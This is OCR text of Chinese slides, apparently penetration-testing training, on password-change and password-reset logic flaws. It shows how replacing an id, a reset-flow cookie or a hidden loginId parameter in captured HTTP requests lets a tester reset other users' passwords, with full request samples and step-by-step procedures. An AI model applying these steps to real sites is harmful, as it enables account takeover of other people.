
08 修改密码处id可替换




```
POST /Index/user/userinfo.html HTTP/1.1
Host: [redacted]
Content-Length: 63
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://[redacted]
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/50.0.2661.102 UBrowser/6.1.2107.202 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://[redacted]/Index/user/userinfo.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=28af1649bcbcb0e0dd83afa017691a03;
__sticket=hKdyp310daeBfKWqgnimZoB2zrKwespkfaaVm4KKpN-Fp3tokWJ-
YJeQqWOXe9mpf5-br8dox6SUIX_Rgn2t05GVpZ6Jqoaqg3zMoY-rnnM.6.a.

id=6&user_name=[redacted]&password=123456&name=kefu123&email=&phone=
```

1、“我的信息”，修改密码，点击“立刻提交”
2、没有对用户原始密码做判断，也没对判断id是否属于该用户
3、导致改变id即可修改对应id账户的密码，比较暴力

08 修改密码处id可替换




可以通过遍历id的值修改所有用户的密码

09 cookie值的替换


造成原因：
重置密码走到最后一步的时候仅判断唯一的用户标识cookie是否存在，并没有判断该cookie有没有通过之前重置密码过程的验证，导致可替换cookie重置他人用户密码。（cookie可指定用户获取）

测试方法：
重置自己密码到达最后阶段，抓取数据包，并在第一阶段重新获取目标用户cookie，替换cookie到我们抓取的数据包中，发送修改的报文导致密码重置成功。




09 cookie值的替换

```
POST /ppc/valid/resetPassword.do HTTP/1.1
Host: www.xxx.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0) Gecko/20100101
Firefox/47.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://www.xxx.com/ppc/valid/showResetPassword.do
Content-Length: 37
Cookie: JSESSIONID=E1AC27A7302C03C9432DE2254B99311A
Connection: close

password=qwer1111&rePassword=qwer1111
```




首先重置自己用户的密码到最后一步，成功重置密码，抓取数据包

09 cookie值的替换



到第一步去获取验证码的时候，点击下一页，可以获取到目标账号对应的cookie内容：
Cookie:JESSIONID=E1AC2717302C03C9432DE2254B99311A


09 cookie值的替换



替换得到的cookie值，即可把第一步获取的cookie对应的账号密码修改为qwer1111，导致任意账户密码重置成功

10 修改信息时替换字段值

造成原因：
在执行修改信息的sql语句的时候，用户的密码也当做字段执行了，而且是根据隐藏参数loginid来执行的，这样就导致了修改隐藏参数loginid的值，就可以修改他人的用户密码。



测试方法：
修改个人资料的时候，抓取数据包，然后来修改数据包的参数和相应的值，参数名一般可以在其他地方找到，替换隐藏参数即可修改他人的密码等信息。（不仅仅是密码，个人信息也可以修改）

10 修改信息时替换字段值

点击保存信息，抓取数据包

10 修改信息时替换字段值

```
POST /xxxxx/employee_updateEmployeeInf.action HTTP/1.1
Host: www.[redacted].com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: https://[redacted]/xxxxx/employee_forUpdate.action
Cookie: JSESSIONID=A115648DB5F49215078E583ABB6A665A; FLGSID=FLGSRV1; loginUrl=""
Connection: close
Content-Type: multipart/form-data; boundary=---------------------222991508618208
Content-Length: 709
-----------------------222991508618208
Content-Disposition: form-data; name="mobileNo"
177XXXXXXXX
-----------------------222991508618208
Content-Disposition: form-data; name="departId"
49
-----------------------222991508618208
Content-Disposition: form-data; name="minority"

-----------------------222991508618208
Content-Disposition: form-data; name="sex"
1
-----------------------222991508618208
Content-Disposition: form-data; name="birthday"
19920829
-----------------------222991508618208
Content-Disposition: form-data; name="photo"; filename=""
Content-Type: application/octet-stream
```

可以看到数据包里面只有这几个参数：mobileNo、departId、minority、sex、birthday；

mobileNo是用户对应的手机号，我们尝试修改mobileNo的值，所获得的效果就是我们的手机号修改了，而这个手机号本身就是可以修改的。


接下来我们去找隐藏的参数。。

10 修改信息时替换字段值

view-source：https://www.xx.com/ua/employee/forUpdate.do
查看了下这个网页的源代码，找了一个参数loginId，这个参数是对应用户身份的
而我们发现上面的数据包里面并没有这个参数，那么我们是否可以自己添加上去呢?

```
</script>
        <div style="height:90px;"></div>
        <!--固定的导航 start-->
        <div class="nav">
            <div class="nav_con">
                <h1>
                    <img style="width: 159px;height: 44px;" src="/ua/styl
                        alt="弹性福利" title=""/>
                </h1>
                <ul>
                    <li><a class="" href="/ua/login/login.do?&loginId=  账户名  ">
                    <li><a href="/ua/tradeQuery/tradeQuery.do?selectClass=balAllClass">交.
                    <li><a href="/ua/employee/forUpdate.do">账户管理</a></li>
                    <li><a href="/ua/security/toSecurityCenter.do">安全中心</a></li>
```

10 修改信息时替换字段值



可用修改后的密码登陆成功

添加字段loginId，并且把值修改为他人的用户，发包返回修改成功，这样我们就成功的把用户871XXXXXX的密码改为了跟我们密码相同的值

谢谢